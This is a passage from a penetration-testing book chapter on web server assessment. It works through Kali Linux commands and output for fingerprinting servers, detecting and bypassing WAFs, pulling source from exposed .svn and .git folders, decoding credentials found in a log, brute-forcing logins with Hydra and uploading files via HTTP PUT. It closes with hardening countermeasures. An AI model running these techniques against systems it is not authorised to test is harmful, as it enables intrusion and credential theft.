$ telnet www.ebay.com 80 Trying 66.135.208.88... Connected to www.ebay.com. Escape character is '^]'. HEAD / HTTP/1.0 HTTP/1.0 200 OK Age: 44 Accept-Ranges: bytes Date: Mon, 26 May 2003 16:10:00 GMT Content-Length: 47851 Content-Type: text/html Server: Microsoft-IIS/4.0 Content-Location: http://10.8.35.99/index.html Last-Modified: Mon, 26 May 2003 16:01:40 GMT ETag: "04af217a023c31:12517" Via: 1.1 cache16 (NetCache NetApp/5.2.1R3)
Example 13-7 shows how various cookies are set when connecting to the eBay site. If the Server field is obfuscated, the format of session tokens can indicate the underlying web application framework. Table 13-2 contains a list of session variables set as cookies by popular frameworks.
| Session variable name | Framework |
|---|---|
ASPSESSIONID |
Microsoft ASP |
ASP.NET_SessionId |
Microsoft ASP.NET |
CFID CFGLOBALS CFTOKEN |
Adobe ColdFusion |
JROUTE gx_session_id_ |
Sun Java System Application Server |
JSERVSESSION JServSessionIdRoot |
Apache JServ |
JSESSIONID |
Various J2EE application servers, including Apache Tomcat, IBM WebSphere Application Server, and Jetty |
NSES40SESSION |
Netscape Enterprise Server |
PHPSESSID |
PHP |
sesessionid |
IBM WebSphere Application Server |
Ltpatoken |
IBM WebSphere Application Server (5.1 and earlier) |
Ltpatoken2 |
IBM WebSphere Application Server (5.1.1 and later) |
SESSION_ID |
IBM Net.Commerce |
_sn |
Oracle Siebel CRM |
WebLogicSession |
Oracle WebLogic Server |
Further analysis of JSESSIONID values is required to infer a particular J2EE application server. Three samples of each format are presented in Table 13-3, along with the respective server. Example 13-8 demonstrates a Coucho Resin 4.0 application server found running behind an Nginx web server, identified through the cookie set.
| Sample | Application server |
|---|---|
BE61490F5D872A14112A01364D085D0C 3DADE32A11C791AE27821007F0442911 5419969B4AE1B24A0EBC84C932FB32FF |
Apache Tomcat 4 and later |
hb0u8p5y01 1239865610 bx7tef6nn1 |
Apache Tomcat 3 and earlier |
aaa-CsnK1zTer5x7ezDXu aaaor0TMu6wk3hFswQAfv aaa3F_Xsxl4hEh4aR4W9u |
Coucho Resin 4.0 |
abcwdP5VYNf9H760bVLlr abc_o1VoG-WsWcQJoQXgr abclAxVmElh0keOEXZAfv |
Coucho Resin 3.0.21 to 3.1.13 |
a8_9DJBlfsEf bDjukMDZY_Ie azMi6mQWmipa |
Coucho Resin 3.0.20 and earlier |
0000gcK8-ZwJtCu81XdUCi-a1dM:10ikrbhip 0000I87fbjjRbC2Ya5GrxQ2DmOC:-1 0001IWuUT_zhR-gFYB-pOAk75Q5:v544d031 |
IBM WebSphere Application Server |
8025e3c8e2fb506d7879460aaac2 b851ffa62f7da5027b609871373e 6ad8360e0d1af303293f26d98e2a |
Oracle GlassFish Server Sun Java System Application Server |
root@kali:~# telnet 203.195.151.53 80 Trying 203.195.151.53... Connected to 203.195.151.53. Escape character is '^]'. GET / HTTP/1.0 HTTP/1.1 200 OK Server: nginx Date: Tue, 01 Dec 2015 00:46:41 GMT Content-Type: text/html; charset=GB18030 Connection: close Vary: Accept-Encoding Cache-Control: no-cache Expires: Thu, 01 Dec 1994 16:00:00 GMT Set-Cookie: JSESSIONID=aaaMhMcnF0zaIakDxaBfv; path=/; HttpOnly
Example 13-9 demonstrates how you might use wget to scrape a target site. The process creates a mirror of the content on the local disk. You can use the tree utility to show the directory structure, as demonstrated by Example 13-10.
root@kali:~# wget -r -m -nv http://www.example.org/ 02:27:54 URL:http://www.example.org/ [3558] -> "www.example.org/index.html" [1] 02:27:54 URL:http://www.example.org/index.jsp?page=falls.shtml [1124] -> "www.example.org/index.jsp?page=falls.shtml" [1] 02:27:54 URL:http://www.example.org/images/falls.jpg [81279/81279] -> "www.example.org/images/falls.jpg" [1] 02:27:54 URL:http://www.example.org/images/yf_thumb.jpg [4312/4312] -> "www.example.org/images/yf_thumb.jpg" [1] 02:27:54 URL:http://www.example.org/index.jsp?page=tahoe1.shtml [1183] -> "www.example.org/index.jsp?page=tahoe1.shtml" [1] 02:27:54 URL:http://www.example.org/images/tahoe1.jpg [36580/36580] -> "www.example.org/images/tahoe1.jpg" [1] 02:27:54 URL:http://www.example.org/images/th_thumb.jpg [6912/6912] -> "www.example.org/images/th_thumb.jpg" [1] 02:27:54 URL:http://www.example.org/index.jsp?page=montrey.shtml [1160] -> "www.example.org/index.jsp?page=montrey.shtml" [1] 02:27:54 URL:http://www.example.org/images/montrey.jpg [81178/81178] -> "www.example.org/images/montrey.jpg" [1] 02:27:54 URL:http://www.example.org/images/mn_thumb.jpg [7891/7891] -> "www.example.org/images/mn_thumb.jpg" [1] 02:27:54 URL:http://www.example.org/index.jsp?page=flower.shtml [1159] -> "www.example.org/index.jsp?page=flower.shtml" [1] 02:27:55 URL:http://www.example.org/images/flower.jpg [86436/86436] -> "www.example.org/images/flower.jpg" [1] 02:27:55 URL:http://www.example.org/images/fl_thumb.jpg [8468/8468] -> "www.example.org/images/fl_thumb.jpg" [1] 02:27:55 URL:http://www.example.org/catalog/ [1031] -> "www.example.org/catalog/index.html" [1] 02:27:55 URL:http://www.example.org/catalog/catalog.jsp?id=0 [1282] -> "www.example.org/catalog/catalog.jsp?id=0" [1] 02:27:55 URL:http://www.example.org/guestbook/guestbook.html [1343] -> "www.example.org/guestbook/guestbook.html" [1] 02:27:55 URL:http://www.example.org/guestbook/addguest.html [1302] -> "www.example.org/guestbook/addguest.html" [1] 02:28:00 URL:http://www.example.org/catalog/print.jsp [446] -> "www.example.org/catalog/print.jsp" [1] 02:28:00 URL:http://www.example.org/catalog/catalog.jsp?id=1 [1274] -> "www.example.org/catalog/catalog.jsp?id=1" [1] 02:28:00 URL:http://www.example.org/catalog/catalog.jsp?id=2 [1281] -> "www.example.org/catalog/catalog.jsp?id=2" [1] 02:28:00 URL:http://www.example.org/catalog/catalog.jsp?id=3 [1282] -> "www.example.org/catalog/catalog.jsp?id=3" [1]
To force wget to use a particular IP address for the hostname you are providing (e.g., using a specific proxy address or a name that doesn’t resolve), edit the /etc/hosts file within Kali Linux to point the name to a given address.
root@kali:~# tree
.
`-- www.example.org
|-- catalog
| |-- catalog.jsp?id=0
| |-- catalog.jsp?id=1
| |-- catalog.jsp?id=2
| |-- catalog.jsp?id=3
| |-- index.html
| `-- print.jsp
|-- guestbook
| |-- addguest.html
| `-- guestbook.html
|-- images
| |-- falls.jpg
| |-- fl_thumb.jpg
| |-- flower.jpg
| |-- mn_thumb.jpg
| |-- montrey.jpg
| |-- tahoe1.jpg
| |-- th_thumb.jpg
| `-- yf_thumb.jpg
|-- index.jsp?page=falls.shtml
|-- index.jsp?page=flower.shtml
|-- index.jsp?page=montrey.shtml
|-- index.jsp?page=tahoe1.shtml
`-- index.html
Upon manually browsing a site or scraping it via wget, you can identify server-side technologies through the file extensions used. Table 13-4 lists certain file extensions with the relative application server components.
| Extension(s) | Technology | Server platform(s) |
|---|---|---|
| ACTION | Java | Apache Struts 2.x |
| ASA, ASP, INC, ASAX, ASHX, ASPX, CONFIG | Microsoft ASP/ASP.NET | Microsoft IIS |
| CFM, CFML | Adobe ColdFusion | Commonly associated with Microsoft IIS but can run on other platforms |
| DLL | Microsoft | Microsoft IIS and other Windows-based web servers |
| DO | Java | Apache Struts 1.x IBM WebSphere Application Server |
| JSP | Java Server Pages (JSP) | J2EE application servers (e.g., Apache Tomcat, IBM WebSphere Application Server, and Jetty) |
| NSF, NTF | IBM Lotus Domino | IBM Lotus Domino |
| PHP, PHP3, PHP4, PHP5 | PHP | Often Apache HTTP Server, but interpreters can run on a variety of Unix-based and Windows platforms |
| PL, PHTML | Perl | |
| PY, PYC, PYO | Python | Multiple platforms |
| RB | Ruby | |
| WOA | Apple WebObjects | Apple OS X Server |
You can manually review content to identify useful data. Example 13-11 shows how to use grep to identify hidden fields within the HTML and uncover useful files (i.e., cart.ini). Table 13-5 lists other useful search patterns that you can adopt.
| HTML element | Pattern | Syntax |
|---|---|---|
| JavaScript | <SCRIPT |
grep –r –i '<script' * |
| Email addresses | @ |
grep –r '@' * |
| Hidden form fields | TYPE=HIDDEN |
grep –r –i 'type=hidden' * |
| HTML comments | <!-- --> |
grep –r '<!--' * |
| Hyperlinks | HREF, ACTION |
grep –r –i 'href=|action=' * |
| Metadata | <META |
grep –r –i '<meta' * |
Upon performing manual investigation, you should have compiled a list of valid HTTP and HTTPS endpoints, associated virtual hosts, and details of applications and URL paths of interest. You should then undertake active scanning to do the following:
Identify web application firewall (WAF) mechanisms
Fingerprint web server and application framework software
Expose potentially useful content and functionality
You can use utilities within Kali Linux to undertake these tasks, as described here.
WAF systems are used to parse HTTP traffic and block both ingress queries and egress responses that match known signatures (e.g., SQL injection and XSS strings). You can build a WAF into a web server (e.g., the Apache mod_security module), run it as a dedicated appliance, or operate it as a cloud service.
Within Kali Linux, you can use the wafw00f2 utility and Nmap3 to fingerprint WAF mechanisms, as demonstrated by Example 13-12. The presence of a WAF, in turn, requires obfuscation of attack traffic (e.g., command injection) to evade blocking.
root@kali:~# wafw00f http://www.paypal.com
^ ^
_ __ _ ____ _ __ _ _ ____
///7/ /.' \ / __////7/ /,' \ ,' \ / __/
| V V // o // _/ | V V // 0 // 0 // _/
|_n_,'/_n_//_/ |_n_,' \_,' \_,'/_/
<
...'
WAFW00F - Web Application Firewall Detection Tool
By Sandro Gauci && Wendel G. Henrique
Checking http://www.paypal.com
The site http://www.paypal.com is behind an Imperva
Number of requests: 10
root@kali:~# nmap -p80 --script http-waf-fingerprint www.imperva.com
Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-05-01 19:21 EDT
Nmap scan report for www.imperva.com (199.83.132.252)
PORT STATE SERVICE
80/tcp open http
| http-waf-fingerprint:
| Detected WAF
|_ Incapsula WAF
An effective WAF avoidance tactic is to route HTTP requests around the security mechanism. Iteratively modify your local /etc/hosts file and evaluate each HTTP/S endpoint to identify routes that bypass the WAF.
Example 13-13 demonstrates WhatWeb4 run against www.microsoft.com, identifying Microsoft IIS 8.5, Microsoft ASP.NET, and supported HTTP methods for the /en-gb/default.aspx page (GET, POST, PUT, DELETE, and OPTIONS) upon following an HTTP 302 redirect.
When testing large environments, you will often find that URL paths provide access to different server components. Within Example 13-13, the root directory (/) request returns ASP.NET 2.0.50727, and the /en-gb/default.aspx request returns ASP.NET 4.0.30319.
root@kali:~# whatweb -a=4 http://www.microsoft.com http://www.microsoft.com [302] ASP_NET[2.0.50727], Cookies[mslocale], HTTPServer[Microsoft-IIS/ 8.5], IP[104.69.114.127], Microsoft-IIS[8.5], RedirectLocation[/en-gb/default.aspx], Title[Object moved], UncommonHeaders[vtag,x-ccc,x-cid,x-dg-taggedas], X-Powered-By[ASP.NET, ARR/2.5, ASP.NET] http://www.microsoft.com/en-gb/default.aspx [200] ASP_NET[4.0.30319], Access-Control-Allow- Methods[GET, POST, PUT, DELETE, OPTIONS],Cookies[MS-CV], HTTPServer[Microsoft-IIS/8.5], IP[104.69.114.127], JQuery, Microsoft-IIS[8.5], Script[javascript,text/javascript], Title[Microsoft %E2%80%93 Official HomePage], UncommonHeaders[correlationvector,access-control- allow-headers, access-control-allow-methods, access-control-allow-credentials, cteonnt-length, x-ccc,x-cid,x-dg-taggedas], X-Powered-By[ASP.NET, ARR/2.5, ASP.NET], X-UA-Compatible[IE=edge]
You can run Nikto5 to identify exposed files, as shown in Example 13-14.
root@kali:~# nikto -h www.apache.org - Nikto v2.1.6 --------------------------------------------------------------------------- + Target IP: 104.130.219.184 + Target Hostname: www.apache.org + Target Port: 80 + Start Time: 2015-05-14 03:25:22 (GMT-7) --------------------------------------------------------------------------- + Server: Apache/2.4.7 (Ubuntu) + Server leaks inodes via ETags, header found with file /, fields: 0xb515 0x516677d070438 + The anti-clickjacking X-Frame-Options header is not present. + No CGI Directories found (use '-C all' to force check all possible dirs) + Dir '/websrc/' in robots.txt returned a non-forbidden or redirect HTTP code (301) + "robots.txt" contains 1 entry which should be manually viewed. + Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html + Allowed HTTP Methods: POST, OPTIONS, GET, HEAD, TRACE + OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in httpd.conf or restrict access to allowed hosts. + OSVDB-3092: /dev/: This might be interesting... + OSVDB-3268: /img/: Directory indexing found. + OSVDB-3092: /img/: This might be interesting... + OSVDB-3268: /info/: Directory indexing found. + OSVDB-3092: /info/: This might be interesting... + OSVDB-3268: /icons/: Directory indexing found. + OSVDB-3268: /images/: Directory indexing found. + OSVDB-3233: /icons/README: Apache default file found. + 6594 requests: 0 error(s) and 15 item(s) reported on remote host
Wikto is a Windows-based web server assessment tool incorporating Nikto functionality. In addition to Nikto tests, Wikto also performs:
Basic web server crawling and spidering
Google data mining of directories and links
Brute-force grinding to identify accessible directories and files
Google Hacks querying to identify poorly protected content
Figure 13-4 demonstrates Wikto performing HTTP scanning of a web server, identifying a number of accessible directories (including /cgi-bin/, /stats/, and Microsoft FrontPage directories), and files of interest. Other tools that you can use to uncover content are the OWASP DirBuster6 and ZAP utilities.7

Daniel Miessler harvested the Alexa 100K list of top websites to catalog the most common names of sensitive directories from robots.txt entries. The RobotsDisallowed project8 provides dictionaries that you can use during testing to reveal content.
Investigate potential flaws upon fingerprinting the operating system, web server, and identifying useful content, as described in the following sections.
Active scanning often reveals useful data and URL paths that you can use (e.g., robots.txt, phpinfo.php, and /server-status/). Exposed content may contain the following:
Usernames, session tokens, and credentials
Details of software packages (e.g., version information and settings)
Details of local files and directory structures (e.g., absolute paths)
For example, .DS_Store and /.svn/entries structures reveal filenames and directory structures, as demonstrated by both Figure 13-5 and Example 13-15. Log files can also contain useful data (e.g., base64-encoded credentials), as shown in Example 13-16.
root@kali:~# wget http://cms.example.org/.svn/entries root@kali:~# strings entries | head -24 https://svn.example.org/test/trunk/devsite https://svn.example.org/devsite 2012-05-31T17:37:17.691030Z mwalker has-props 00cfcd8e-3c59-496e-9b95-ae89d8021240 web.config file 2012-05-30T20:02:43.459126Z adac0226856abf247bf49db5c2daa1c2 2012-05-22T13:57:26.581218Z mwalker googlesitemaps googleanalytics themes project robots.txt file 2012-05-30T20:02:43.459126Z 7407024421899c4fe166cb302c175412 2012-05-22T13:57:26.581218Z mwalker phpunit.xml.dist file
Use Metasploit9 and pillage-svn10 to download source code upon identifying accessible /.svn/entries (Subversion 1.6 and prior) or /.svn/wc.db files (Subversion 1.7 and later). If you identify an exposed Git repository (via /.git/index), use gitpillage.sh, which you can find within the DVCS Pillage Toolkit.11 Repositories often contain useful secrets including tokens and API keys.
root@kali:~# wget https://jira.example.org/secure/client.log root@kali:~# head -15 client.log Resolving host name "localhost" ... Connecting ( localhost:8092 => ip: 127.0.0.1, port: 8092 ) Connected (127.0.0.1:8092) <<< PROPFIND /repository/repo1/ HTTP/1.1 <<< Host: localhost:8092 <<< User-Agent: BitKinex/2.8 <<< Accept: */* <<< Pragma: no-cache <<< Cache-Control: no-cache <<< Cookie: JSESSIONID=a3ta7gugsoug0 <<< Depth: 1 <<< Content-Length: 201 <<< Content-Type: text/xml <<< Authorization: Basic YWRtaW46MTIzcXdl >>> HTTP/1.1 207 Multi Status root@kali:~# openssl enc -base64 -d <<< YWRtaW46MTIzcXdl admin:123qwe
During testing, Nikto and Skipfish12 provide details of URL paths requiring authorization. Example 13-17 demonstrates a request made to a Microsoft IIS server running Frontpage authoring utilities (/_vti_bin/_vti_aut/author.dll). The server response indicates that we must authenticate using Negotiate, NTLM, or Basic methods.
Example 13-18 demonstrates Hydra launched to grind credentials using this URL and the namelist.txt and burnett_top_500.txt dictionaries within Kali Linux.
root@kali:~# hydra -L namelist.txt -P burnett_top_500.txt www.example.org \ http-head /_vti_bin/_vti_aut/author.dll Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only. Hydra (http://www.thc.org) starting at 2014-07-04 18:15:17 [DATA] 16 tasks, 1 servers, 1638 login tries (l:2/p:819), ~102 tries per task [DATA] attacking service http-head on port 80 [STATUS] 792.00 tries/min, 792 tries in 00:01h, 846 todo in 00:02h [80][www] host: 192.168.0.15 login: administrator password: cricket
It is uncommon for regular HTTP 1.1 methods to be vulnerable to attack (e.g., to proxy connections to arbitrary hosts, or access sensitive content). Useful methods that you might come across during testing include the following:
TRACE
PUT and DELETE
WebDAV methods
In the subsequent sections, I discuss how to evaluate these during testing.
If the TRACE method is supported and a web server is running an application that is vulnerable to XSS, a cross-site tracing (XST)13 attack can be launched to obtain user session information. This vector is particularly useful because it can reveal cookies protected by the HttpOnly flag.
By contrast, if a server is running only a static website that does not process user-supplied input, the practical security impact of TRACE support is negligible.
You can use the PUT and DELETE methods to upload and remove server-side content (either in conjunction with valid credentials or upon identifying a writable directory). Examples 13-19 and 13-20 demonstrate manual assessment of the / and /scripts directories on www.example.org via HTTP PUT. The first request fails, but the second is successful.
root@kali:~# telnet www.example.org 80 Trying 192.168.0.15... Connected to www.example.org. Escape character is '^]'. PUT /test.txt HTTP/1.1 Host: www.example.org Content-Length: 16 HTTP/1.1 403 Access Forbidden Server: Microsoft-IIS/5.0 Date: Mon, 28 Jul 2014 12:04:53 GMT Connection: close Content-Length: 495 Content-Type: text/html
root@kali:~# telnet www.example.org 80 Trying 192.168.0.15... Connected to www.example.org. Escape character is '^]'. PUT /scripts/test.txt HTTP/1.1 Host: www.example.org Content-Length: 16 HTTP/1.1 100 Continue Server: Microsoft-IIS/5.0 Date: Mon, 28 Jul 2014 12:18:32 GMT ABCDEFGHIJKLMNOP HTTP/1.1 201 Created Server: Microsoft-IIS/5.0 Date: Mon, 28 Jul 2014 12:18:35 GMT Location: http://www.example.org/scripts/test.txt Content-Length: 0 Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, LOCK, UNLOCK
The DELETE method works in a similar manner, although successful execution removes the content. You can use Metasploit,14, 15 and the davtest16 utility within Kali Linux to automate testing.
Individual WebDAV methods supported by Subversion, Apache HTTP Server, and Microsoft products are listed in Chapter 12. If the PROPFIND method is supported, use Metasploit17, 18 to reveal system information.
Armed with valid credentials, you can use the cadaver utility19 to upload, download, search, and manipulate server-side content. Without sufficient privileges, you are reliant on writable directories to upload data.
Use davtest to identify world-writable directories, as shown in Example 13-21.
root@kali:~# davtest -url http://10.0.0.5 ******************************************************** Testing DAV connection OPEN SUCCEED: http://10.0.0.5 ******************************************************** NOTE Random string for this session: xEuttkBpz ******************************************************** Creating directory MKCOL SUCCEED: Created http://10.0.0.5/DavTestDir_xEuttkBpz ******************************************************** Sending test files PUT asp FAIL PUT cgi FAIL PUT txt SUCCEED: http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.txt PUT pl SUCCEED: http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.pl PUT jsp SUCCEED: http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.jsp PUT cfm SUCCEED: http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.cfm PUT aspx FAIL PUT jhtml SUCCEED: http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.jhtml PUT php SUCCEED: http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.php PUT html SUCCEED: http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.html PUT shtml FAIL ******************************************************** Checking for test file execution EXEC txt SUCCEED: http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.txt EXEC pl FAIL EXEC jsp FAIL EXEC cfm FAIL EXEC jhtml FAIL EXEC php FAIL EXEC html SUCCEED: http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.html
Table 13-6 lists remotely exploitable issues within Microsoft IIS. Included in this list are flaws within the underlying Windows operating system and components (e.g., http.sys and Active Directory Federation Services) that can be triggered via IIS. Exploitation of some defects also requires particular ISAPI extensions and subsystems to be enabled.
| CVE reference | Impacted software | Notes |
|---|---|---|
| CVE-2015-1635 | IIS 8.5 and prior | Remote code execution via http.sys within Windows 2012 R2 and priora |
| CVE-2014-4078 | IIS 8.0 and 8.5 | IP and domain access restriction bypass |
| CVE-2010-2730 | IIS 7.5 | FastCGI remote code execution bug |
| CVE-2010-1256 | IIS 6.0, 7.0, and 7.5 | Authenticated users can execute arbitrary code upon triggering memory corruption within token checking code |
| CVE-2009-4444 | IIS 5.0, 5.1, and 6.0 | ASA, ASP, CER file access restriction bypass |
| CVE-2009-2509 | ADFS within Windows 2003 SP2 and 2008 SP2 does not validate headers in HTTP requests, resulting in remote code execution via IIS | |
| CVE-2009-1535 | IIS 5.1 and 6.0 | WebDAV flaws resulting in information leak and arbitrary file creation |
| CVE-2009-1122 | IIS 5.0 | |
Flaws within the Microsoft ASP.NET framework are described in Chapter 14. They often require a web application to be running or file system access to exploit vulnerable conditions.
Microsoft IIS 6.0 and prior support Windows NTLM and Negotiate authentication mechanisms (which are disabled by default within IIS 7.0 and later). By issuing a crafted request, you can obtain details of the authentication provider, the local hostname, and domain. Example 13-22 demonstrates a base64-encoded response from an IIS web server.
root@kali:~# telnet 192.168.0.10 80 Trying 192.168.0.10... Connected to 192.168.0.10. Escape character is '^]'. GET / HTTP/1.1 Host: iis-server Authorization: Negotiate TlRMTVNTUAABAAAAB4IAoAAAAAAAAAAAAAAAAAAAAAA HTTP/1.1 401 Access Denied Server: Microsoft-IIS/5.0 Date: Mon, 09 Jul 2007 19:03:51 GMT WWW-Authenticate: Negotiate TlRMTVNTUAACAAAADgAOADAAAAAFgoGg9IrB7KA92AQAAAAAAAAAAGAAYAA+AAAAVwBJ AEQARwBFAFQAUwACAA4AVwBJAEQARwBFAFQAUwABAAgATQBBAFIAUwAEABYAdwBpAGQAZwBlAHQAcwAuAGMAbwBtAAMAIABt AGEAcgBzAC4AdwBpAGQAZwBlAHQAcwAuAGMAbwBtAAAAAAA= Content-Length: 4033 Content-Type: text/html
Upon decoding the data, the following strings are revealed:
NTLMSSP0 WIDGETS MARS widgets.com mars.widgets.com
Apache is a common web server supporting a number of features via modules. Remotely exploitable flaws within the Apache HTTP Server core are listed in Table 13-7. Apache modules also have known exploitable defects, as listed in Table 13-8.
| CVE reference | Affected release | Notes |
|---|---|---|
| CVE-2012-0053 | Apache 2.2.0 to 2.2.21 | Information leak via Bad Request (code 400) documents, allowing remote attackers to obtain cookie values |
| CVE reference | Affected module(s) | Notes |
|---|---|---|
| CVE-2014-6278 | mod_cgi and mod_cgid | Vectors for the GNU bash shellshock vulnerability, resulting in code execution if a valid CGI script is exposeda |
| CVE-2014-0226 | mod_status in Apache HTTP Server before 2.4.10 | Heap overflow resulting in possible information leak and code execution |
| CVE-2013-5697 | mod_accounting 0.5 | SQL injection via the Host HTTP header |
| CVE-2013-4365 | mod_fcgid 2.3.8 | Remote heap overflow with unspecified impact and vectors |
| CVE-2013-2249 | mod_session_dbd in Apache HTTP Server before 2.4.5 | Unspecified attack vector and impact |
| CVE-2013-1862 | mod_rewrite in Apache HTTP Server 2.2 before 2.2.25 | The module doesn’t sanitize nonprintable characters when logging, making it possible for attackers to inject malicious content into log files (executed upon parsing) |
| CVE-2012-4528 | mod_security2 2.6.9 | Filtering bypass, making it possible for attackers to POST malicious data to PHP applications |
| CVE-2012-4001 | mod_pagespeed 0.10.22.5 | Multiple open proxy issues that provide attackers with a way to connect to arbitrary hosts |
| CVE-2011-4317 CVE-2011-3368 |
mod_proxy in Apache HTTP Server 2.2 before 2.2.21, and other releases | |
| CVE-2011-2688 | mod_authnz_external 3.2.5 | SQL injection via the user field |
| CVE-2010-3872 | mod_fcgid 2.3.5 | Bytewise pointer arithmetic problem resulting in unspecified impact related to FastCGI applications |
| CVE-2010-1151 | mod_auth_shadow | Authentication bypass, information leak, and data modification problems |
| CVE-2010-0425 | mod_isapi in Apache HTTP Server before 2.3.6 running on Windows | Remote code execution via a crafted request, reset packet, and use of orphaned callback pointers |
| CVE-2010-0010 | mod_proxy in Apache HTTP Server before 1.3.42 running on 64-bit platforms | Heap overflow resulting in potential code execution |
Apache Coyote is the HTTP/1.1 connector (web server) that brokers inbound connections between users and application servers including JBoss Application Server, Apache Struts, and Catalina. Coyote itself is part of the larger Apache Tomcat package (bundled with the Catalina servlet container and other items); it is commonly identified via the Server HTTP header field, as shown:
HTTP/1.1 200 OK Server: Apache-Coyote/1.1 X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1 Accept-Ranges: bytes ETag: W/"100-1353333077000" Last-Modified: Mon, 19 Nov 2012 13:51:17 GMT Content-Type: text/html Content-Length: 100 Date: Sat, 11 Jul 2015 14:18:13 GMT
By inspecting other headers (e.g., X-Powered-By and struts-time), set cookies, directory structures, and content presented (e.g., HTML and JavaScript), you can infer the underlying application server made available through the Coyote HTTP connector.
Servers running outdated versions of the Apache Tomcat package are vulnerable to attack. NVD lists a number of denial of service conditions affecting Coyote. Remotely exploitable flaws affecting the server are listed in Table 13-9.
| CVE reference(s) | Affects Tomcat | Notes |
|---|---|---|
CVE-2011-1419 CVE-2011-1183 CVE-2011-1088 |
7.0.0 to 7.0.11 | Multiple vulnerabilities relating to web.xml settings, resulting in bypass of access restrictions |
| CVE-2010-2227 | 7.0.0 beta 6.0.0 to 6.0.27 5.5.0 to 5.5.29 |
Buffer recycling resulting in information leak and denial of servicea via an invalid Transfer-Encoding header |
Nginx is a lightweight web server that is used to proxy inbound connections to backend application servers (similar to Apache Coyote). Older Nginx releases are vulnerable to remote attack, as described in Table 13-10.
| CVE reference | Affects Nginx | Notes |
|---|---|---|
| CVE-2014-0088 | 1.5.11 and prior | The SPDY implementation in Nginx makes it possible for remote attackers to execute arbitrary code via a heap overflow |
| CVE-2013-4547 | 1.5.6 and prior | Nginx allows attackers to bypass intended access restrictions via un-escaped space characters |
| CVE-2013-2028 | 1.3.9 and 1.4.0 | Remote stack overflow via chunked Transfer-Encoding requestsa |
| CVE-2011-4963 | 1.2.0 and 1.3.0 | Nginx on Windows makes it possible for attackers to bypass intended access restrictions |
| CVE-2012-1180 | 1.1.16 and prior | Use-after-free flaw leaks Nginx process memory via a crafted backend response in conjunction with a client request |
| CVE-2010-2263 | 0.8.39 and prior | Nginx on Windows reveals the content of files by appending ::$DATA to the URI |
| CVE-2009-2629 | 0.8.14 and prior | Heap overflow makes it possible for remote attackers to execute arbitrary codeb |
a Metasploit nginx_chunked_size module. b See “Nginx 0.6.38 - Heap Corruption” in Offensive Security’s Exploit Database archive. | ||
You should consider the following countermeasures when hardening web servers:
Ensure that server software, libraries, and dependencies are patched up to date. Proper maintenance mitigates most severe flaws.
Reduce attack surface by removing unnecessary modules and disabling redundant subsystems (e.g., mod_cgi, mod_perl, and PHP within Apache HTTP Server, and components such as WebDAV and ISAPI extensions within Microsoft IIS). Also consider disabling authentication subsystems to negate the risk of brute-force.
Disable support for unnecessary HTTP methods within your environment (such as PUT, DELETE, TRACE, and WebDAV methods).
Within Apache HTTP Server, use the Header always unset20 and ServerSignature off21 directives in httpd.conf to remove HTTP headers that reveal useful web and application server details to attackers (e.g., Server, X-Powered-By, and X-Runtime).
Prevent indexing of directories if no index files are present (e.g., default.asp, index.htm, and index.html) to prevent web crawlers and opportunistic attackers from identifying sensitive information.
Don’t expose debugging information to the public if an application exception (crash) occurs within your environment. Return a generic 404 or 500 error page containing no sensitive material.
1 For example, internet_hosts.txt within wordlists.zip.
2 See wafw00f on GitHub.
3 Nmap http-waf-fingerprint script.
4 See WhatWeb on MorningStar Security.
5 See Nikto2 on CIRT.net.
6 See DirBuster on OWASP.org.
7 See ZAP on OWASP.org.
8 See RobotsDisallowed on GitHub.
9 Metasploit svn_wcdb_scanner module.
10 See pillage-svn on GitHub.
